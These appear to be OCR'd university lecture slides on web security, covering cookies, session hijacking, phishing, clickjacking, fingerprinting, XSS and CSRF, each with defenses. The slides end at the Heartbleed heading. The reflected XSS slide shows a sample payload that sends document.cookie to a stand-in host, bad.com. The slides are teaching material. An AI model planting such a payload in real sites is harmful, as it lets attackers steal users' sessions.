CS 546
Computer System Security

Lecture 7: Web Security - II

Instructor: Aarushi Goel

Fall 2026

Web Applications



Browser (Client)

Request

Response



Attacks on Network



Web Server




Attacks on Client: Compromised browser, malware, etc.



Attacks on Server: Denial of Service, malware, etc.

Attacks on Client

HTTP(S) is Stateless



Browser renders a page and sends a new request

Processes each request; no built-in “logged-in user”

1. Alice sends an HTTP(S) request to log in.
2. The server authenticates Alice and returns a response.
3. Alice sends another HTTPS request to view her profile.

The HTTP protocol itself does not automatically remember that the second request came from the same authenticated user.

Why don’t you have to login at every page then?

Statefulness with Cookies





GET /login

Set-Cookie: sid=ABC123

200 OK + page

Web Browser

Web Server

browser stores a cookie named session with value abc123

Server stores a mapping of the session IDs along with the corresponding authenticated user Alice

GET /profile

Cookie: sid=ABC123

Personalized Response

The actual session identifier should be long, unpredictable, and generated using a cryptographically secure random/pseudorandom number generator.

Cookie Attributes

The browser does not send every cookie with every request. It checks the cookie's attributes.

Attribute	Purpose
Domain	Controls which hosts can receive the cookie
Path	Restricts the URL paths where it is sent
Secure	Sends the cookie only over HTTPS (with limited localhost exceptions)
HttpOnly	Prevents JavaScript from reading the cookie using document.cookie
SameSite	Restricts when cookies are sent with cross-site requests
Max-Age or Expires	Controls how long the browser retains the cookie

```
Set-Cookie: sessionID=abc123; Path=/; Secure; HttpOnly
```

```
GET /account HTTP/1.1
Host: shop.example
Cookie: sid=ABC123
Accept: text/html
```

Session Hijacking

- Suppose an attacker obtains Alice's session identifier abc123.
- The attacker may send:

```
GET /account HTTP/1.1
Host: shop.example
Cookie: sid=ABC123
Accept: text/html
```


- If the server accepts the session identifier without additional checks, it may treat the attacker as Alice.
- This is called session hijacking.

Session Theft	Session Fixation
• Attacker obtains or uses a valid authenticated session ID. • Attacker impersonates the authenticated user.	• Attacker knows or chooses the session ID before the victim logs in. • Victim is tricked into authenticating using that ID.

Session Hijacking
(Defenses)

- Enforce HTTPS; set Secure and HttpOnly on session cookies.
- Use cryptographically random, sufficiently long session IDs.
- Regenerate the ID at login and security-sensitive privilege changes.
- Expire idle and absolute sessions; revoke tokens on logout.
- Recheck authorization for each sensitive request.
- Monitor suspicious behavior and require reauthentication when justified.

Phishing




- In a phishing attack, an attacker creates a dummy website that appears to be identical to a legitimate website in order to trick users into divulging private information.
- Phishing typically relies on the fact that the user will not examine the fraudulent page carefully.
- HTTPS does not prevent against phishing. HTTPS encrypts communication and authenticates the website's domain, but it does not establish that the website itself is trustworthy.

Phishing
(Defenses)

- Verify the website's URL: Before entering credentials, check the website's actual domain.
- Avoid clicking suspicious links: If you receive an unexpected email asking you to log in, visit the organization's website directly using a trusted bookmark or known address instead of clicking the email link.
- Use phishing-resistant multifactor authentication: Passkeys and FIDO2 security keys provide strong protection because authentication is cryptographically bound to the legitimate website's domain. SMS based 2FA is less effective. Why?
- Use a password manager: Password managers associate saved credentials with website domains and generally will not autofill credentials on an unrelated phishing domain. This provides an additional warning signal.
- Use organizational protections: Organizations can deploy email filtering, malicious-link detection, domain authentication mechanisms such as SPF/DKIM/DMARC, and phishing-resistant authentication.

Click-Jacking



- Clickjacking (also called a UI redressing attack) is where an attacker tricks a user into clicking on something different from what they believe they are clicking.
- The attacker typically places a legitimate webpage inside a hidden or transparent iframe and overlays it on an innocent-looking webpage.
- The user thinks they are clicking a harmless button, but their click actually interacts with the legitimate website underneath.

```
<iframe src="https://bank.com/settings"></iframe>
```

Click-Jacking
(Defenses)

- Content Security Policy (CSP): The most important defense is to prevent unauthorized websites from embedding your webpage in an iframe. The server sends the following HTTP response header to tell the browser to not allow this webpage to be displayed inside an iframe on any website.

```
Content-Security-Policy: frame-ancestors 'none';
```

- SameSite cookies: The `SameSite` cookie attribute controls whether a browser sends cookies with requests initiated from another website. Setting `SameSite=Strict` or `SameSite=Lax` prevents session cookies from being sent with cross-site iframe requests, helping prevent clickjacking by stopping the embedded website from recognizing the user as logged in. However, SameSite does not prevent iframe embedding itself, so websites should also use `Content-Security-Policy: frame-ancestors` for stronger protection.

- Additional verification for sensitive actions: For high-risk operations such as disabling MFA, transferring money, or changing a password, the server should require appropriate reauthentication or transaction-specific authorization.

Vulnerabilities in Media Content

- Maliciously crafted media files: An attacker creates an image or video that exploits a vulnerability in the browser's media decoder. Simply opening the webpage containing the file may trigger the vulnerability.
- Complex file formats: Images, videos, and PDFs have complicated internal structures. Bugs in the software that parses these formats, such as buffer overflows or memory corruption, can potentially allow attackers to execute malicious code.
- Active content: Some formats, such as SVG and PDF, can contain scripts or other active elements. If handled insecurely, these may introduce additional vulnerabilities.

Example: WebP vulnerability (2023)

- In 2023, a vulnerability was discovered in the library used to decode WebP images.
- An attacker could create a specially crafted WebP image.
- When a vulnerable application processed the image, it could trigger a heap buffer overflow.
- This could potentially allow the attacker to execute arbitrary code.
- The vulnerability affected software using the vulnerable WebP decoding library, including certain browser versions.

Vulnerabilities in Media Content
(Defenses)

- Keep browsers, media libraries, and operating systems updated.
- Use sandboxing to isolate media-processing components.
- Validate untrusted media files and use secure parsing libraries.
- Disable unnecessary active content and avoid unsupported or outdated media plugins.

Privacy Attacks


- When Alice visits a website, JavaScript and other browser features may reveal information such as:
  - Browser type and version (Chrome, Firefox, Safari)
  - Operating system (Windows, macOS)
  - Screen resolution
  - Time zone and preferred language
  - Installed fonts
  - Graphics rendering characteristics (Canvas and WebGL)
  - Individually, these properties may not identify Alice. However, their combination can produce a relatively distinctive fingerprint.
- Suppose Alice visits shopping.com and later news.com. Both websites load a script from the same tracking company.
- Fingerprinting is not perfectly reliable: different users can share a fingerprint, and a browser's fingerprint can change over time.
- Fingerprinting is difficult to eliminate completely, but users can reduce it by using browsers with anti-fingerprinting protections, blocking known tracking scripts, and limiting unnecessary browser permissions.
- Browsers such as Tor Browser are designed to make users harder to distinguish from one another.

Cross-Site Scripting (XSS)

- Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to inject malicious JavaScript into a trusted website, causing that code to execute in another user's browser.
- Site attacker.com provides a malicious script
- Tricks the user's browser into believing that the script's origin is bank.com. Runs with bank.com's access privileges
- XSS attack strategy: Get server of interest (bank.com) to actually send the attacker's script to the user's browser
- Two types of XSS attacks:
  - Stored (or "persistent") XSS attack
  - Reflected XSS attack

Stored XSS Attack

- Stored (or “persistent”) XSS attack
  - Attacker leaves their script on the bank.com server
  - The server later unwittingly sends it to your browser
  - Your browser, none the wiser, executes it within the same origin as the bank.com server



Stored XSS Attack

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)
- Attacker needs: Ability to leave content on the web server (forums, comments, custom profiles)
  - Optional: a server for receiving stolen user information
- Key trick: Server fails to ensure uploaded content does not contain embedded scripts

Stored XSS Attack


(Your friend and mine, Samy)

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend



Reflected XSS Attack

- Reflected XSS attack
  - Attacker gets you to send bank.com a URL that includes Javascript
  - bank.com *echoes* the script back to you in its response
  - Your browser executes the script in the response within the same origin as bank.com



Reflected XSS Attack

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Attack


- Target: User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- Attacker needs: Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information
- Key trick: Server does not ensure its output does not contain foreign, embedded scripts

Cross-Site Scripting (XSS)
(Defense)

- Output encoding: Encode untrusted user content before inserting it into HTML so that it is displayed as text rather than executed as JavaScript.
- HTML sanitization: If the website allows users to submit HTML, remove dangerous elements and attributes using a trusted sanitizer.
- Content Security Policy: Restrict which scripts may execute using a properly configured CSP, preferably with nonces or hashes.
- HttpOnly cookies: Prevent JavaScript from directly reading authentication cookies.
- Transaction authorization: Require server-side authorization and additional verification for sensitive actions such as transferring money.

Cross-Site Request Forgery (CSRF)

- Cross-Site Request Forgery (CSRF) is an attack in which an attacker tricks an authenticated user's browser into sending an unauthorized request to a trusted website. The attack exploits the fact that browsers automatically attach authentication cookies to eligible HTTP requests.
- Example: Suppose Alice is logged into bank.com. An attacker tricks her into visiting attacker.com, which contains an image that submits a request to transfer money from Alice's account to the attacker's account. If Alice's browser automatically includes her bank session cookie, and the bank lacks adequate CSRF protections, the bank may process the transfer as though Alice had authorized it.



Browser automatically visits the URL to obtain what it believes will be an image

Cross-Site Request Forgery (CSRF)
(Defense)

- CSRF tokens: Include an unpredictable token in sensitive requests that the server verifies before performing an action.
- SameSite cookies: Use SameSite=Lax or SameSite=Strict to restrict cookies on cross-site requests.
- Origin verification: Check the Origin or Referer headers to verify that requests originate from trusted websites.
- Additional authorization: Require reauthentication or transaction-specific confirmation for sensitive actions.


Attacks on Server

Example: Heartbleed Bug (2014)
(Summary)

- **TLS** is a security protocol used to protect network connections, including HTTPS.
- **OpenSSL** is one of the most widely used software libraries for implementing TLS.
- **Heartbleed** was a critical vulnerability discovered in 2014 in versions of OpenSSL that had been vulnerable since 2012.





Example: Heartbleed Bug (2014)
(What is TLS?)



Images generated by ChatGPT

Example: Heartbleed Bug (2014)
(Hearbeat and the Heartbleed Bug)



